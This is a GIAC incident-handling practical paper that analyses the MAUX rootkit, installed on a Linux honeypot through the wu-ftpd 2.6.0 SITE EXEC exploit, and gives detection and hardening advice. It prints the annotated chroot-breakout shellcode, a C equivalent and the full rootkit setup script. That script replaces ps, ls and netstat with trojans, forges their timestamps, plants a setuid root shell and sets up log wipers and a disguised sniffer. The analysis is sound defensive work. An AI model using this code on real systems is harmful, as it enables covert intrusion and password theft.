Global Information Assurance Certification Paper

MAUX Rootkit

GIAC Advanced Incident Handling and Hacker Exploits

GCIH Practical Assignment Version 1.5c

Eddy Vanlerberghe

Introduction:

This document describes the MAUX rootkit. The software has been found on a honey-pot system running RedHat Linux 6.2 and was installed using a well known exploit in wu-ftpd version 2.6.0

Exploit Details:

Name:	MAUX Rootkit
Operating System:	RedHat Linux 6.2
Exploit:	wu-ftpd 2.6.0 vulnerability
Brief Description:	The rootkit is installed using a well-known wu-ftpd exploit. The toolkit itself consists of a number of tools grabbed from different sources. The presence of the rootkit is hidden by means of obfuscation (e.g. file `/dev/ptyx`) and trojaned versions of common system tools (e.g. the `ls` command) Once installed, the toolkit can be used to sniff the network for passwords or launch attacks on other systems.

Protocol Description:

The actual exploit uses the FTP protocol. This protocol can be used for both uploading the rootkit files, as well as obtaining root access on the target system so that the attacker can use the uploaded files.

The rootkit tools can be used for a variety of protocols (IRC, telnet etc.)

Description of variants:

The wu-ftpd exploit exists in a number of variations (`wu-lnx.c`, `7350wu-v5.tar.gz`, `wuftpd-god.c` etc.) but they all work more or less the same:

- use anonymous ftp to connect to the wu-ftpd server
- use malicious code (machine instructions) as password (traditionally, anonymous ftp users are expected to use their email address)
- exploit a and vulnerability in the handling of `SITE EXEC` by wu-ftpd to gain root access

The rootkit itself is a variation on existing Linux rootkits like ARK and LRK.

How the exploit code works:

Becoming root on the target system:

The FTP daemon runs with root privileges, for a number of reasons. When a user connects to the FTP daemon, the daemon has no knowledge of the user account to use later. Only when the username/password have been received, will the daemon process change its user rights to the set assigned to the specified username. In addition to that, the FTP daemon usually listens to port 21 (that is: the default port number for the FTP protocol) which is in the range of *protected* port numbers that require superuser privileges to access. Having root privileges, the FTP daemon is a suitable target for trying to gain unauthorized access to a system.

There are a number of programs out on the internet (e.g. `wu-lnx.c`) that exploit a vulnerability in wu-ftpd 2.6.0: the unsafe handling of the `SITE EXEC` command string.

The first step in the exploitation is to connect using anonymous ftp and a long sequence of bytes as password. That block of bytes contains the machine instructions to launch a Unix shell with root privileges on the target system.

The next phase consists of guessing the virtual address where that block of code is stored by the ftp daemon process. This step can be accomplished using a flaw in the handling of the `SITE EXEC` command. With carefully crafted command strings, it is possible to obtain a reasonably correct guess of the address of the exploit code. The guess does not have to be exact because the actual malicious code is preceded by a long series of `NOP` instructions: each address of one of those instructions is sufficient as a starting point.

The last step is to use the same flaw in the `SITE EXEC` handling to launch the uploaded malicious code. The exploit code performs roughly these steps:

- set user-id to root
- break out of any chroot-environment the ftp daemon may be running in
- launch `/bin/sh`

Once the shell is started, the attacker has an interactive shell on the target system, being user root.

Installation of the MAUX rootkit on the target system:

Uploading the MAUX rootkit can be done by various mechanisms. Probably the easiest method is to use the FTP daemon to do the file uploads. Even if the FTP daemon would be configured such that no uploads are possible (by means of file access rights), once the attacker has an interactive root shell, any upload limitations are easily circumvented (e.g. a new directory could be created on the target system with write access for everyone)

The MAUX rootkit unpacks itself in `/usr/man/mann/...` It comes with an installation shell script, conveniently named `setup`. Note that the location of the rootkit is designed to prevent detection:

- the three dots directory name is normally hidden (starts with a dot) from the output of the `ls` command
- even if the user asks to see all files (`ls -a`), chances are that the three dots will be ignored because it resembles the two fixed names (a single dot for current directory and a double dot for the parent directory)
- `/usr/man/mann` is an unusual place to look for programs: it is even a rarely used section of the man pages

The setup script first performs a primitive self-test. After that, a number of programs are moved to a backup location and replaced by trojaned versions:

- `/bin/ps`
- `/bin/ls`
- `/bin/netstat`

In the process, the script first shows the timestamps on the original files and later prompts the user to enter them so that the timestamps on the trojaned versions can be set to the same values. Typically, when a new version of the operating system is installed, all files receive the same timestamp. If a user lists the files in a directory, three different timestamps would be noticed immediately.

The next phase in the setup process consists of creating a number of configuration files in the `/dev` directory. Three files are created:

```
1./dev/ptyq
2./dev/ptyx
3./dev/ptyz
```

Note that real `pty` device names all have an extra hexadecimal digit in their name, so there is no risk for name collisions.

The contents of these three files is used by the trojaned programs installed earlier in `/bin` This idea is not new (and neither are the trojaned programs) and can be found in other Linux rootkits (ARK and LRK)

The author of the install script probably wanted to compile a shell and install it with suid bits as a rootshell. Due to an error in the script, that program is overwritten with `/bin/sh` The result, however, remains much the same: a rootshell is installed in `/usr/man/man8/newmail.8`

The program `z2.c` from the LRK is compiled locally into the program `zap2` This program is intended to hide traces in `/var/run/utmp, /var/log/wtmp` and `/var/log/lastlog`

Three more such tools come precompiled:

1.`HideMe` : removes all references to a specified user, hostname and IP address from:

- /var/log/messages
- /var/log/secure
- /var/log/xferlog
- /var/log/maillog

  The origin of this program is unkown.

2. utzap : is a copy of the program wted.c from the LRK rootkit and serves to erase traces from /var/adm/wtmp and /var/run/utmp
3. wipe : is another tool, from unknown origin, for erasing all entries relating to a given username, hostname or tty from /var/run/utmp, /var/log/wtmp and /var/log/lastlog

Finally, a network sniffer is renamed to inetd, thus obfuscating its real purpose.

Usage of the MAUX rootkit on the target system:


On the compromised honey-pot system, there were a number of additional files that are not part of the rootkit itself.

- illusionz/ : contains two more tools for erasing trails from system logfiles
- mirkforce.tgz : is a tool using Internet Relay Chat (IRC) for staging distributed denial of service attacks
- shadowegg.tar.gz : contains an IRC bot
- wu-ftpd-2.6.1 : contains the standard distribution of wu-ftpd version 2.6.1 (that is: the improved version of the program that was hacked to gain entrance!) that was configured and built on the target system by the attackers. Comparison with the original distribution of this program revealed no changes. It is unclear why the attacker might want to strengthen the target system after break-in. Perhaps the attacker wanted to prevent colleagues to gain entrance to the same system by upgrading its security?

Diagram:

The diagram below describes what would constitute a typical setup. An attacker gains entrance to the FTP server that is located in a Demilitarized Zone (DMZ) From there, the hacked server can be used to stage an attack to an external user (name "Victim" on the diagram). A DDOS (Distributed Denial Of Service attack) is another form of attack towards an external user.

Alternatively, the attacker might choose to attack the systems on the company intranet (e.g. if the attacker successfully sniffed some passwords from the network: people tend to use the same passwords on different machines)



How to use the exploit:

Several programs are available for exploitation of the wu-ftpd vulnerability. This discussion describes on of them: the program `wu-lnx.c`

The program takes one single: the IP address of a target to gain entrance to. After that, the user basically just waits until the program either notifies the user that the target system is not vulnerable, or until the user receives the prompt of the remote root shell.

If the user already uploaded the MAUX rootkit files, she can continue with the setup script. If not, perhaps because the FTP daemon did not allow anonymous file uploads, there still remains the issue of getting the rootkit files across.

Depending on the creativity of the attacker, a number of possibilities exist for uploading the files:

- start an FTP session from the system under attack to a system on the internet where the MAUX rootkit files are available for download (this could be prevented by firewall rules, so its not always possible)
- create a directory where anonymous file uploads are allowed and just upload the files using a second, normal, anonymous FTP session (creation of a file upload directory is possible because the attacker has root access)
- the attacker might simply issue a command like this:

```
# uudecode >maux-rootkit.tar.gz
```
and send an encoded version of the rootkit archive to the standard input stream of the remote root shell

- ...

Once installed, the attacker can launch attacks to other systems or just perform malicious actions on the vulnerable system itself (e.g. if that system also runs a webserver implementing an e-business application that stores creditcard data locally)

Attacks to other systems could start with a network scan for traffic containing cleartext passwords. If the hacked system is on a corporate intranet, a network scan might reveal most of the static username/password combinations in use. In addition to that, the attacker would have immediate access to all internal systems from the hacked FTP server.

The attacker could also use the FTP server as one of many systems to launch a distributed denial of service attack to another system.

What exactly the attacker did do, can not be found out from the logfiles. Below is an extract from syslog covering the time of the actual attack (addresses have been changed):

```
May 21 18:58:11 li ftpd[2276]: ANONYMOUS FTP LOGIN FROM
10.10.10.10
[10.10.10.10],
<Binary code removed here>
May 21 19:02:39 li ftpd[2286]: ANONYMOUS FTP LOGIN FROM
other.user.dns.name.here
[10.20.30.40], mozilla@
May 21 21:03:19 li inetd[411]: pid 2283: exit status 1
May 21 19:13:27 li ftpd[2276]: User ftp timed out after 900
seconds at Mon May 21 19:13:27 2001
May 21 19:13:27 li ftpd[2276]: FTP session closed
May 21 21:13:27 li inetd[411]: pid 2276: exit status 1
May 21 19:14:56 li ftpd[2414]: ANONYMOUS FTP LOGIN FROM
10.10.10.10
[10.10.10.10],
<Binary code removed here>
May 21 21:15:20 li kernel: initd uses obsolete
(PF_INET,SOCK_PACKET)
May 21 21:15:20 li kernel: device eth0 entered promiscuous
mode
May 21 21:18:30 li kernel: Serial driver version 4.27 with
no serial options enabled
May 21 21:18:30 li kernel: ttyS00 at 0x03f8 (irq = 4) is a
16550A
May 21 21:22:02 li inetd[411]: pid 2340: exit status 1
```

At 18:58:11 the attacker gains access for the first time. That FTP session is timed out at 19:13:27 Most likely, this was either an automatic probe (for detection of vulnerable systems) or a short reconnaissance mission in preparation of the actual attack.

The second anonymous login can safely be ignored (coming from another network address), even though the email address may see a bit odd.

Then, at 19:14 the attacker returns and that time she meant business: that session did not timeout after 15 minutes. The delay between 19:14 and 21:15 is probably used for the actual upload and installation of the rootkit. The message logged at 21:15 on behalf of `initd` (the renamed network sniffer) indicates that the attacker indeed was looking for passwords in the network traffic, thus making an excellent case for using encrypted communication in stead of plain text protocols like TELNET and FTP.

Signature of the attack:

There are two different stages in this attack: the actual break-in, followed by upload and installation of the rootkit.

The actual break-in uses a fixed password "string" that can easily be detected: a long sequence of bytes with value `0x90`, (i.e. the code for the Intel X86 `NOP` instruction) followed by the block of assembly instructions that will give the attacker full control over the vulnerable system.

A network intrusion detection system will have no difficulty in detecting the string "`PASS `", followed by the `NOP` instructions. Also, if the ftp daemon is configured to log the passwords given for anonymous ftp access, the actual code (the `NOP` instructions plus the malicious code) can be found in the syslog file. A syslog watch utility might be used to detect a break-in.

Once installed, the rootkit may be detected by the presence of the `/usr/man/mann/...` directory. Using `/bin/ls` will not work because that program is replaced by a trojaned version that will not show that directory. However, there are possibly alternatives for detection of this directory:

- use a backup version of the `/bin/ls` command
- alternatively, use the "`echo ...*`" command in directory `/usr/man/mann` (note that the three dots in front of the star are required because normally filenames starting with a dot are not shown)
- use another tool that will also show the contents of directories (e.g. use the `find` command)

The same methods can be used to verify if the configuration files in `/dev/` are present.

How to protect against it:

There are a number of defensive measure one can take, each active on another layer:

- prevention of the intrusion
- prevention of this particular intrusion (by stopping access to the resources used by this attack)
- limitation of what the attacker can do, once access is obtained
- monitoring of what happens on the system
- network and system configuration

Prevention:

One option is to upgrade the wu-ftpd software. The attack occurred on May the 21-st 2001, but a fix was already available from July the 2-nd 2000 and this particular exploit was well known to the community. In defense of the system administrator, it should be pointed out that this particular hacked computer was a honey-pot system put on the net to attract hackers.

Another option to block this type of attack, is to tighten security in `/etc/ftpaccess`:

```
passwd-check rfc822
```

This option will prevent anonymous access if no valid email address (as defined in RFC 822) is given for password. Clearly, the malicious exploit code is not a valid email address by that definition.

The attack exploits a vulnerability of the `SITE EXEC` command handling. This command is not really required for basic FTP functionality, so a logical step is to disable the `SITE` commands altogether. This can be achieved by specifying the configuration option `--enable-paranoid` when building the wu-ftpd package.

Stopping this particular attack:

Armed with knowledge of what the rootkit setup actually does to a system, the system administrator can take defensive measures, each aimed to foil one step of the installation process.

For starters, the attack relies on the presence of a shell named `/bin/sh` A simple rename of that shell to, for example, `/mytools/bin/myshell`, will cause the initial attack to fail, no matter how much privileges the attacker gains on the target system. Unfortunately, on most real-life systems, such a rename would cause serious problems as a number of standard system management scripts/tools rely on the presence of this standard shell.

However, there is no reason to keep a C compiler or other development tools, on a production server. The absence of such a compiler would not prevent the attack, or the installation of most of the malicious code, but in general it is a good idea to remove unnecessary files from production systems.

An interesting option might be to replace the C compiler program with another program that triggers an alert.

Limitation of attackers actions:

If possible, the FTP server system should be used for that purpose only. Every other application on the same system might have its own vulnerabilities. Also, if an attacker gains root access to a system, no data on that system is safe from preying eyes. Using a different system for each functionality will limit the damage an attacker can do once one system is compromised.

Removing files from the system won't stop the attacker (after all, all missing files could be uploaded after the initial break-in), there are still ways of making life difficult for the attacker: file access rights.

The Ext2 filesystem (the "native" Linux filesystem) in most recent Linux kernels supports extra flags for files and directories. A nice introduction to these flags and their usage can be found in an article written by Michael Shaffer (see references section for more information about this article)

The two flags that allow extra security are:

- Append only: for files, this flag allows only appending data to the end of a file (no truncating or deletion) and on directories it allows files to be modified and created in a directory, but no deletion
- Immutable: for files, this flag prevents any changes to them and for directories, it means that files cannot be deleted or created (although the files themselves can still be modified)

Access to these flags occurs through the `lsattr(1)` and `chattr(1)` commands. For Linux kernel versions 2.0 and higher, the tool `lcap(8)` allows manipulation of the kernel capability bounding set. For effective use of the extra file Ext2 attributes, these `lcap` calls should be done early in the system startup scripts:

- `lcap CAP_LINUX_IMMUTABLE`
- `lcap CAP_SYS_RAWIO`

The first command removes the capability to remove append only and immutable flags. The second command prevents tampering with the capability bounding set by means of direct access to the `/dev/kmem` device (and thus circumventing the enforcement of the extra Ext2 flags)

One major difference between normal file attributes (read, write, execute access) and these extra attributes, is that they are honored, even for users with root privilege.

A typical chroot directory tree for anonymous ftp could look like this:

```
/
/bin
/bin/compress
/bin/ls
/bin/tar
```

```
/etc
/etc/group
/etc/passwd
/lib
/lib/ld-linux.so
/lib/libc.so
/lib/libnss_files.so
/msgs
/msgs/msg.dead
/msgs/welcome.msg
/pub
/pub/files
/pub/incoming
/usr
/usr/bin
/usr/bin/gzip
/usr/bin/ls
```

Most of these files should be set to immutable to prevent creation of new files or modification of existing files. The exceptions would be `/pub/incoming` (being the location where files can be uploaded to) and `/pub/files` (being the top-level directory for downloadable files) This measure, combined with the `"/"` in the chroot environment being the login directory for anonymous ftp users, will foil the wu-ftpd break-in. One of the steps to break out of the chroot environment, is to create a new subdirectory `"bin"` in the current directory (after logging in) If the `"/"` directory is immutable, that directory will not be created and thus the break-out will fail.

In addition to that, there is no `/bin/sh` in the chroot environment, so the final `execve()` will fail too.

A sophisticated hacker might try and work around this problem. With a preliminary reconnaissance session, she might browse the directories in the chroot environment and locate a directory that allows file creations (in the sample above, the name `incoming` might be a clue) and insert an appropriate `cd` command in the attack code.

That action will allow the attacker to gain root access to the system. The only way to prevent that is to ensure that no directory is mutable.

Even if an attacker gains root access outside a chroot environment, there are still possible barriers to limit her actions.

The first step in securing the rest of the system, is to remove all unnecessary files. Next, appropriate file access flags will be applied to all remaining files and directories.

For most files, this means execute only access (or read only, depending on the file) combined with the immutable flag. Unfortunately, as Michael Shaffer points out, applying immutable or append only flags can cause problems:

- / directory appears to be a bad choice for extra protection flags
- /dev would be ideal for this particular wu-ftpd exploit (three configuration files are created in that directory) but this would break syslog (if started up with defaults) and lpd
- /tmp is used by a lot of tools for temporary storage
- /var contains files that may be renamed or even removed (e.g. by logrotate)

Note that the root directory of the chroot environment is not the same as the real "/" directory and therefor Michael's remarks do not apply to that directory: it is safe to make the top of the chroot tree immutable.

In the case of an FTP server that has no other purpose, it is still possible to set /dev to immutable, as long as syslog is started with the -p option to specify an alternative socket. For syslog client operation, a softlink will have to be created to point to the real socket. This protection of /dev will break the standard installation (and operation) of the rootkit. Basically, it would disable all filtering done by the trojaned system commands, so that /bin/ls, /bin/ps and /bin/netstat will behave like the originals they replace. Again, by itself, protecting /dev will not stop a determined and skillful hacker: the location of the configuration files might be changed without consequences for their functionality. However, that would imply a recompile of the trojaned versions and thus requires extra effort from the hacker. Also, in their new location, the files might be more visible and thus more susceptible to detection.

Another problem for the hacker would be the protection of /bin with the immutable flag. This will not stop the actual break-in (gaining an interactive rootshell) but it will prevent that the standard system command files (ls, ps and netstat) are replaced with trojaned versions. As a result, the directories used by the rootkit are no longer hidden from a simple ls, supposedly hidden network connections are still visible to the netstat command and the rootshell newmail.8 would surely draw the attention of an experienced system administrator, when browsing the list of active processes with the ps command.

In the spirit of removing all unnecessary files, all man-pages may be removed from the system without affecting its functionality. Combined with setting /usr to immutable, the attacker will have to find another location for the rootkit files. Unfortunately, this may not be too big a burden for the attacker, because the location of those files does not really matter. For example, the attacker might choose to relocate the files to /tmp/.../ (given that /tmp should not be read-only)

Monitoring:

This particular attack leaves a distinct signature in syslog. Therefor, a monitor tool can be used to detect the attack in real-time. Prompt action to a break-in attempt will seriously limit the damage that an attacker can do: the rootkit itself is not benign, but it provides an attacker the tools to start doing more malicious actions.

Given the nature of the rootkit (that is: not a kernel-level intrusion), it is possible to detect its files with any program that is capable of reading directories. Therefor, tools like Tripwire or Aide can be used to verify the current contents of a filesystem against a set of previously computed checksums. Performing such checks regularly does nothing to prevent the actual break-in, but such actions will surely be detected quickly. An added bonus of these tools is that they can be used to determine the extent of changes to the system.

Network and system configuration:

For maximum security, a setup with two firewalls and a demilitarized zone in between, where the FTP server is installed, would be fine. The outer firewall can be configured such that only low ports 20 and 21 on the FTP server are accessible from outside. There should be no traffic from the outside world through the inner firewall. This adds an extra layer of protection to the internal systems (an attacker would have to launch all actions against them from the hacked FTP server) Without the inner firewall, a successful attacker would be able to sniff network traffic between internal systems. Also, every internal system would be subject to any attack the intruder may come up with. Unfortunately, many internal systems are not properly secured, so the attacker may very well end up gaining access to sensitive data.

Access to the FTP server for system management, should not use cleartext password protocols (the attacker installs a network sniffer, so cleartext traffic can be intercepted) Both the commercial Secure Shell and the free OpenSSH products offer sufficient flexibility to system administrators (interactive shells, secure file transfer)

The syslog facility can be configured to log to another system. That way, even if an attacker gains root access to the FTP server, there is no possibility to change syslog data.

Source code/Pseudo code:

The exploit code used to break out of the (possibly chroot-ed) environment is available in the syslog file:

```
May 21 18:58:11 li ftpd[2276]: ANONYMOUS FTP LOGIN FROM
10.10.10.10
[10.10.10.10]
~P~P~P[malicious-code-cut-out]0bin0sh1..11
```

The exploit code starts after the series of `~P` bytes (the graphical representation of bytes containing the hexadecimal value `0x90`), so we skip the irrelevant `NOP` instructions. After saving those bytes to a file, the `ndisasm` Linux utility can be used to disassemble the machine instructions:

```
00000000  31C0        xor eax,eax
00000002  31DB        xor ebx,ebx
00000004  31C9        xor ecx,ecx
00000006  B046        mov al,0x46
```

```
00000008  CD80        int 0x80          ; setreuid(0, 0)

0000000A  31C0        xor eax,eax
0000000C  31DB        xor ebx,ebx
0000000E  43          inc ebx
0000000F  89D9        mov ecx,ebx
00000011  41          inc ecx
00000012  B03F        mov al,0x3f
00000014  CD80        int 0x80          ; dup2(1, 2)
;
; Skip actual chroot-breakout & execve code
;
00000016  EB6B        jmp short 0x83
;
; When entering this subroutine, the return address
; points to a data area containing the string
; "0bin0sh1..11"
;
break_chroot_and_get_shell:
;
00000018  5E          pop esi           ; esi = data_buf
00000019  31C0        xor eax,eax
0000001B  31C9        xor ecx,ecx
;
; ebx = address of "bin0sh..."
;
0000001D  8D5E01      lea ebx,[esi+0x1]
;
; *ebx = "bin\0sh..."
;
00000020  884604      mov [esi+0x4],al
;
; cx = 0777(file access mode)
;
00000023  66B9FF01    mov cx,0x1ff
00000027  B027        mov al,0x27
;
; mkdir("bin", 0777)
;
00000029  CD80        int 0x80

0000002B  31C0        xor eax,eax
;
; *ebx = "bin\0sh..."
;
0000002D  8D5E01      lea ebx,[esi+0x1]
00000030  B03D        mov al,0x3d
```

```
;
; chroot("bin")
;
00000032  CD80       int 0x80
;
; Note that we are now effectively chroot-ed to
; subdirectory "bin" of the original login directory.
;
00000034  31C0       xor eax,eax
00000036  31DB       xor ebx,ebx
00000038  8D5E08     lea ebx,[esi+0x8] ; *ebx = "..11"
0000003B  894302     mov [ebx+0x2],eax ; *ebx = "..\0"
0000003E  31C9       xor ecx,ecx
00000040  FEC9       dec cl            ; cl = 0xff
;
; Break out of jail code: do chdir("..") 0xff times
;
break_chroot:
00000042  31C0       xor eax,eax
00000044  8D5E08     lea ebx,[esi+0x8] ; *ebx = "..\0"
00000047  B00C       mov al,0xc
00000049  CD80       int 0x80          ; chdir("..")

0000004B  FEC9       dec cl
0000004D  75F3       jnz 0x42       ; --> break_chroot
;
; Finalize jailbreak: chroot to wherever we ended up
; (most likely the real "/" directory of the target
; system)
;
0000004F  31C0       xor eax,eax
00000051  884609     mov [esi+0x9],al ; ".." --> ".\0"
00000054  8D5E08     lea ebx,[esi+0x8]
00000057  B03D       mov al,0x3d
00000059  CD80       int 0x80         ; chroot(".")
;
; "0bin" --> "/bin"
;
0000005B  FE0E       dec byte [esi]
0000005D  B030       mov al,0x30
0000005F  FEC8       dec al            ; al = '/'
;
; "/bin\0sh1.\0" --> "/bin/sh1.\0"
;
00000061  884604     mov [esi+0x4],al
00000064  31C0       xor eax,eax
;
```

```
; "/bin/sh1.\0" --> "/bin/sh\0"
;
00000066  884607      mov [esi+0x7],al
;
; [data_buf + 8] is used for argv[]
;
00000069  897608      mov [esi+0x8],esi
;
; argv[0] = "/bin/sh", argv[1]=NULL
;
0000006C  89460C      mov [esi+0xc],eax
;
; execve("/bin/sh", ...)
;
0000006F  89F3        mov ebx,esi
00000071  8D4E08      lea ecx,[esi+0x8] ;specify argv[]
;
; argv[1] doubles as envp (= NULL)
;
00000074  8D560C      lea edx,[esi+0xc]
00000077  B00B        mov al,0xb
;
; execve("/bin/sh", ..., NULL)
;
00000079  CD80        int 0x80
;
; Should not occur for successfull break-ins ;-)
;
0000007B  31C0        xor eax,eax
0000007D  31DB        xor ebx,ebx
0000007F  B001        mov al,0x1
00000081  CD80        int 0x80          ; exit(0)
;
; Need to call above code as subroutine so that we get
; the address of the data buffer below in the form of
; return address
;
; call break_chroot_and_get_shell
;
00000083  E890FFFFFF call 0x18
;
; We should never get here (even if the execve()
; fails, it is followed by exit(0))
;
; The area containing this string is heavily modified
; by the code above. Note that the last two characters
; serve just as placeholders (the code requires at
```

```
; least one 32-bit NULL pointer after the string
; that will be transformed into "/bin/sh")
;
data_buf:
00000088  3062696E307368312E2E3131 db "0bin0sh1..11"
```

The comments (indicated by a leading ";") above illustrate how easy it is to break out of a chroot environment on a Linux system, provided the process has superuser privileges.
There are several programs available on the Internet that implement a wu-ftpd attack, using the malicious code above (`wu-lnx.c`, `7350wu-v5.tar.gz`, `wuftpd-god.c` etc.) in combination with a wu-ftpd `SITE EXEC` exploit. It is interesting to know that most of those programs contain a (deliberate?) mistake in the machine code bytes they send to the system under attack. Obviously, the actual break-in code did not use the erroneous code.

Conceptually, the above assembly code might be written in C like this:

```
char  *argv[] = {"/bin/sh", NULL};
setreuid(0, 0); /* Become superuser */
dup2(1, 2);     /* Redirect stderr to stdout */

/* Create a subdirectory (name is not important)*/

mkdir("bin", 0777);

/* chroot to that new directory */

chroot("bin");

/* Traverse directory tree up until at real / */
/* (ignore possible errors)                   */
/* Note that this only works for user root    */

for(i=0; i<256; ++i) chdir("..");

/* By chroot-ing to the new current directory */
/* we effectively break out of the original   */
/* chroot environment                         */

chroot(".");

/* Launch root shell */

execve("/bin/sh", argv, NULL);

/* Provide clean exit in case the exec failed  */
/* (thus preventing creation of core files     */
/*  that might betray the fact that a break-in */
```

```
/*  was attempted)                                  */

exit(0);
```

Often the standard error output stream is diverged to a logfile. By redirecting it to the standard output stream, the attacker prevents that error messages of later actions might leave traces in a logfile.

The next phase, breaking out of a chroot environment, is both necessary and elegant. It is custom practice that anonymous FTP sessions run in a chroot environment, for extra protection of the system. The break-in mechanism relies on the fact that the FTP session is using that anonymous FTP account, so it is reasonable for the attacker to assume that the session is running in a chroot environment (which seriously limits the scope of file visibility on the target system)

The mechanism used to break out of the chroot environment only works for root users, but that is not a problem for FTP daemon attackers. Due to the nature of the FTP protocol, the daemon must be able to use low ports, even during an FTP session. When using passive FTP mode, the FTP client connects, by default, to port 20 for its data connection. In order to do that, the daemon process must be able to assume, at least temporarily, root privileges. That is why the `setreuid(0,0)` system call succeeds. After that system call, the daemon process has the necessary privileges to break out of the chroot environment.

The `execve()` system call terminates the FTP daemon program and replaces it with an interactive shell (still with its standard error stream redirected to the output stream going back to the attacker)

The `exit(0)` system call is normally not really required, but it implements another finesse. If, after all the trouble the attacker went through, the launch of the interactive shell fails, the process simply dies with a success exit status. That means that no suspicious error messages will show up in system logs and no core files will be left behind on the target system.

A final subtle point is that the string to launch the interactive shell is not present in the attack code itself. Intrusion detection tools probably scan for anything containing the string `"/bin/sh"`. Inclusion of that string may be a dead giveaway that something fishy is going on. By replacing the `"/"` characters by `"0"`, the signature is somewhat obfuscated.

Once the attacker gained root access to the system, the actual MAUX rootkit is uploaded and installed. Here is the setup shell script:

```
#!/bin/sh
if test ! -f ps; then
 echo ""
 echo "-!- Errore; Maux Root Kit gia' installato;)"
 echo ""
 exit 0
fi
```

```
if test ! -f sniff.intel; then
 echo ""
 echo "-!- Errore; Maux Root Kit gia' installato;)"
 echo ""
 exit 0
fi
echo ""
echo ""
echo "@------ Installazione Maux Root Kit... ------@"
echo ""
cp /bin/ps ps.2 2> /dev/null
cp /bin/ls ls.2 2> /dev/null
cp /bin/netstat netstat.2 2> /dev/null
chmod 555 ps 2> /dev/null
chmod 755 ls 2> /dev/null
chmod 755 netstat 2> /dev/null
chown root ps 2> /dev/null
chown root ls 2> /dev/null
chown root netstat 2> /dev/null
chgrp root ps 2> /dev/null
chgrp root ls 2> /dev/null
chgrp root netstat 2> /dev/null

echo "-!- Date Correnti dei Binari;"
echo ""
ls -al /bin/ps
ls -al /bin/ls
ls -al /bin/netstat

echo ""
echo "-!- Sintassi Formato: [[CC]YY]MMDDhhmm[.ss]"
echo ""
echo -n "- Formato per /bin/ps; "
read BINPS
echo -n "- Formato per /bin/ls; "
read BINLS
echo -n "- Formato per /bin/netstat; "
read BINNETSTAT
echo ""

mv ps /bin/ps 2> /dev/null
mv ls /bin/ls 2> /dev/null
mv netstat /bin/netstat 2> /dev/null

touch -t $BINPS /bin/ps 2> /dev/null
touch -t $BINLS /bin/ls 2> /dev/null
touch -t $BINNETSTAT /bin/netstat 2> /dev/null
```

```
echo "-!- Date Correnti dei Binari;"
echo ""
ls -al /bin/ps
ls -al /bin/ls
ls -al /bin/netstat

touch /dev/ptyq
echo "1 212" >> /dev/ptyq
echo "2 212" >> /dev/ptyq
echo "3 6667" >> /dev/ptyq
echo "4 6667" >> /dev/ptyq

touch /dev/ptyx
echo "..." >> /dev/ptyx
echo "...." >> /dev/ptyx
echo "ptyz" >> /dev/ptyx
echo "ptyx" >> /dev/ptyx
echo "ptyq" >> /dev/ptyx
echo ".syslog" >> /dev/ptyx
echo "newmail.8" >> /dev/ptyx

touch /dev/ptyz
echo "2 initd" >> /dev/ptyz
echo "2 newmail.8" >> /dev/ptyz

chmod 700 sniff.intel
chown root sniff.intel
chgrp root sniff.intel
mv sniff.intel initd

cc sh.c -I. -o sh 2> /dev/null
if test -f sh; then
 mv sh /usr/man/man8/newmail.8 2> /dev/null
 chmod 6777 /usr/man/man8/newmail.8 2> /dev/null
fi
if test ! -f sh; then
 cp /bin/sh /usr/man/man8/newmail.8 2> /dev/null
 chmod 6777 /usr/man/man8/newmail.8 2> /dev/null
fi

cc zap2.c -I. -o zap2 2> /dev/null
if test ! -f zap2; then
 echo ""
 echo "-!- Errore; Impossibile Compilare Zap2!"
fi
```

```
chmod 700 utzap 2> /dev/null
chmod 700 wipe 2> /dev/null
chmod 700 HideMe 2> /dev/null

chown root utzap 2> /dev/null
chown root wipe 2> /dev/null
chown root HideMe 2> /dev/null

chgrp root utzap 2> /dev/null
chgrp root wipe 2> /dev/null
chgrp root HideMe 2> /dev/null

echo ""
echo "-!- Suid Shell Copiata in \ /usr/man/man8/newmail.8"
echo ""
echo "-!- Usare ./sniff per attivare lo Sniffer;>"
echo ""
echo "@-------- Maux Root Kit Installato;) -------@"
echo ""
echo ""
```

(two of the longer text strings have been shortened and one continuation character has been added so that the lines fit on the page width)

From the comments texts, it might be reasonable to assume the authors native language is Italian. Unfortunately, it is not clear what the name "Maux" stands for.

Most of the script is straightforward (test for existence of certain files, copying files etc.) What is interesting, though, is that there some information that help understand what the rootkit actually represents.

